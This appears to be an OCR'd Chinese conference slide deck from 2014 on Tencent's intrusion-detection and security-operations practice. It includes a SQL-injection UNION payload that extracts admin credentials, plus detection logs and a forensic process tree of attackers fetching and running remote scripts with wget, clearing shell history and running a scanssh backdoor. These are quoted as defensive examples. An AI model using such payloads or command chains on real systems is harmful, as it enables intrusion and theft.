FREETALK

网络军备竞赛

江虎 2014.12

Who am i

FREETALK

- 江虎 – xti9er

- 10多年安全研究与从业经验
- 10年加入腾讯
- 入侵检测体系建设、应急响应、安全培训
- 入侵对抗团队

FREETALK

目录


FREETALK

漏洞&入侵事件响应困境

- 未知攻击手法
- 未知攻击途径
- 从哪里来，到那里去
- **恐惧来至于未知**

攻击者们-APT


- 斯诺登事件 -采集元数据
  - 目标网络架构
  - 缺陷分析
- NFC+大数据
  - 卡片有一个4字节的全球唯一序列号
  - 每个小区\酒店采购同批次卡片
  - 当有足够的小区\酒店卡片信息时
  - 任何人的nfc卡信息都能暴露其住址



FREETALK

各种攻击系统


- Zoomeye\Fofa\Shodan
  - 网站app缺陷
  - 系统弱点
  - 网络架构风险
  - *你的网络已没有遮羞布*
  - *未发动攻击已胜券在握*
  - **全民APT**？



FREETALK

中性的数据&系统？

- Google hack
  - 管理后台\文件数据库
  - 无鉴权的网络摄像头
  - 发挥你的想象力…
- Baidu\bing\soso?
- 社工库
  - 人性的弱点
- Github\code.google
  - 单纯的程序猿们…



FREETALK

白帽子说

- 你的业务我比你更了解
  - 你的XX业务使用XX软件
- APT？

简要描述：

某持续监控神器发现腾讯某站点新功能，某功能存在多处SQL注射漏洞。

- 众测者们
  - *“刚开始漏洞就被人挖光了，他们开发了XX神器'*
  - 仅仅是因为有“神器”？**凡事预则立**

FREETALK

他们的‘优势’

FREETALK

如何看待大数据

- 我们不是玩大数据技术
  - 数据运营是手段不是目标

- 我们的工作是解决安全风险
  - 得出定性结论才是目标

FREETALK

安全运营要解决的问题

- 攻击手法
- 攻击途径

- 扩散范围
- 追溯定损

FREETALK

我们的实践

入侵对抗

安全运营以我为主

技术对抗紧跟趋势

风险识别

安全加固

漏洞攻击检测

入侵行为检测

风险识别-主机风险

FREETALK

- APP风险
  - 第三方app
  - Webapp
  - 历史风险
- 安全系统信息
  - 各系统覆盖部署情况
- 接口
  - 所属业务
  - 接口人

最终机器	软件名	版本
机器ID：[illegible]	discuz	X[illegible]
	discuz_fixbug	3[illegible]
	discuz_fixbug	2[illegible]
	discuz_fixbug	3[illegible]
	discuz_fixbug	3[illegible]

域名 / IP	事件名称
[illegible]	[illegible] XML文档实体注入
	[illegible] 发现 可疑命令注入攻击
	[illegible] 可能存在清除系统日志行为
	[illegible] 发现 可疑命令注入攻击
	[illegible] 发现 可疑命令注入攻击
	[illegible] 可能存在mysql暴力破解

最终机器	软件	版本
	java	[illegible]
	java	[illegible]
	jetty	[illegible]
	ssh secure shell	[illegible]
	Apache httpd	[illegible]

宙斯盾接入情况（共1条）

外网IP	宙斯盾	
	检测系统	防护系统
[illegible]	√	√

洋葱接入情况（共1条）

最终机器	洋葱 （必备插件未部署用红“X”表示，					
	Agent	体检插件	进程网络插件	文件定位插件	日志插件	Web安全插件
[illegible]	√	√	√	√	√	√


负责人&接口人信息（共1条）

域名 / 最终机器	运维负责人	CGI接口人	运维接口人	客户端接口人	存放机房	机房管理单元	所属部门
机器ID：[illegible]	[illegible]	[illegible]	[illegible]		深圳电信		安全平台部

FREETALK

风险识别-攻击途径

- 连通性数据
  - ACL违规检测
  - 可能的扩散范围预测



安全加固

FREETALK

- HIDS按需采集
  - App版本信息
  - App配置信息
  - 系统配置

应用类型	修复指引	问题详情
nginx	未加固: 消除目录浏览漏洞,请参考nginx安全配置规范4.1 http://[illegible]/113169	[illegible]conf/nginx.conf


应用类型	修复指引	问题详情
struts	未加固: struts1 禁止使用；struts2使用最新版本。当前[illegible] http://[illegible]5688	version:1[illegible]tomcat/webapp
tomcat	未加固: 不以root用户启动,请参考tomcat安全配置规范4.1 http://[illegible]112834	
struts	未加固: 不以root用户启动,请参考tomcat安全配置规范4.1 http://[illegible]112834	version:2[illegible], webapps/xds


FREETALK

外部威胁及时感知-攻击手法

- TSRC平台
  - 渠道情报
- 安全系统数据运营
  - 0DAY/1DAY
  - 范围攻击\蠕虫事件

- *没有迭代演进能力的系统迟早成为无用的破铜烂铁*






FREETALK

入侵检测数据运营

- 知己：白名单
  - 我的业务我清楚
  - 联合查询-payload依附于业务逻辑sql语句中
  - 多分支查询-payload希望获取业务数据之外的内容
  - Srcip+user+function+parameter

```
>>> import sqlparse
>>> sql = 'select * from news where id=1 and union select 1,admin,password,4,5,6
 from admin_user'
>>> print sqlparse.format(sql, reindent=True, keyword_case='upper')
SELECT *
FROM news
WHERE id=1
  AND
UNION
SELECT 1,
       ADMIN,
       password,
       4,
       5,
       6
FROM admin_user
```



入侵检测数据运营

- 知彼：贝叶斯
  - 统计模型决策中的一个基本方法

014-09-28 20:55:43 发现可疑入侵行为:**行为链事件(new model), 入侵概率: 0.998254**0
用户权限查询(11700), 入侵概率: 0.004 **预设分值:** 0
命令/usr/bin/id
参数: id -un
父进程: -bash
目录: /home/oracle
uid: 500

时间: 2014-9-28 4:51:15

下载文件(11710), 入侵概率: 0.59291 **预设分值:** 0
命令/usr/bin/wget
参数: wget angelfire.com/komales88/scan.tar
父进程: -bash
目录: /dev/shm/
uid: 500

时间: 2014-9-28 4:54:14

打包文件(11711), 入侵概率: 0.299543 **预设分值:** 0
命令/bin/tar
参数: tar xvf scan.tar
父进程: -bash
目录: /dev/shm/
uid: 500

时间: 2014-9-28 4:57:14

History -c操作(11524), 入侵概率: 0.997455 **预设分值:** 0
命令history
参数: history -c
父进程: sshd: oracle@pts/0
目录: /dev/shm/ /.s
uid: 500

时间: 2014-9-28 7:57:14

已知后门(31107), 入侵概率: 0.998893 **预设分值:** 0
name: scanssh
exec: /dev/shm/ /.s/scanssh
argv: ./scanssh
user: oracle
remoteIP: 0.0.0.0
remotePort: 0
starttime: 2014-9-28 4:57:14
扫描行为(41001), 入侵概率: 0.392593 **预设分值:** 0
扫描时间: 2014-9-28 20:48:37
扫描IP: 被扫描IP: 182.[redacted] 扫描次数: 1 扫描端口: 1
扫描IP: 被扫描IP: 182.[redacted] 扫描次数: 1 扫描端口: 2
扫描IP: 被扫描IP: 182.[redacted] 扫描次数: 1 扫描端口: 3
扫描IP: 被扫描IP: 182.[redacted] 扫描次数: 1 扫描端口: 4
扫描IP: 被扫描IP: 182.[redacted] 扫描次数: 1 扫描端口: 10

FREETALK

追溯定损

- 有数据才有说服力
  - 获得权限
  - 获取数据
  - 事件沿时间切片演进推倒：攻击途径、入侵原因（漏洞\手法）


```
Tencent:~ # ./ProcessForensics
[2Tencent:~ # ./ProcessForensics
  [2Tencent:~ # ./ProcessForensics
    [2Tencent:~ # ./ProcessForensics
      [2Tencent:~ # ./ProcessForensics
        [2Tencent:~ # ./ProcessForensics
          [2014-10-01 11:43:15]  /www/wdlinux/wdapache/bin/httpd (28487)
                |__[2014-10-08 16:33:12] sh -c sudo /www/wdlinux/wdphp/bin/php /www/wdlinux/wdcp/task/wdcp_sr.php (32111)
                |       |__[2014-10-08 16:33:12] sudo /www/wdlinux/wdphp/bin/php /www/wdlinux/wdcp/task/wdcp_sr.php (32112)
                |               |__[2014-10-08 16:33:12] sh -c wget -P /root http://114.[illegible]/1.sh (32113)
                |                       |__[2014-10-08 16:33:12] wget -P /root http://114.[illegible]/1.sh (32113)
                |__[2014-10-08 16:33:17] sh -c sudo /www/wdlinux/wdphp/bin/php /www/wdlinux/wdcp/task/wdcp_sr.php (32114)
                        |__[2014-10-08 16:33:17] sudo /www/wdlinux/wdphp/bin/php /www/wdlinux/wdcp/task/wdcp_sr.php  (32115)
                                |__[2014-10-08 16:33:17] sh -c sh /root/1.sh (32116)
                                        |__[2014-10-08 16:33:17] sh /root/1.sh (32116)
                                                |__[2014-10-08 16:33:17] wget -P /root http://114.[illegible]/32  (32116)
                                                        |__[2014-10-08 16:33:19] chmod 0755 /root/32 (32117)
                                                                |__[2014-10-08 16:33:20]  /root/32 (32118)
```

FREETALK

唯快不破-运营平台

- 风险数据及时输出
- 实时数据复查闭环


- Openssl漏洞实践



安全团队的优势

FREETALK

- 细粒度
  - 任意粒度的业务数据
- 全面
  - 提取数据不受安全策略阻碍
- 多维度
  - 时间纵深
  - 上下文关联
  - 按需拓展
- 深度
  - 高纬防守



FREETALK

竞争

数据

- 风险感知识别
- 入侵检测基础

平台

- 响应速度
- 分析计算能力

FREETALK

广告时间

如果你发现腾讯产品安全漏洞，欢迎参加漏洞奖励计划

security.tencent.com

欢迎有兴趣和我们一起这些工作的同学请联系我们

简历 security@tencent.com

谢谢大家！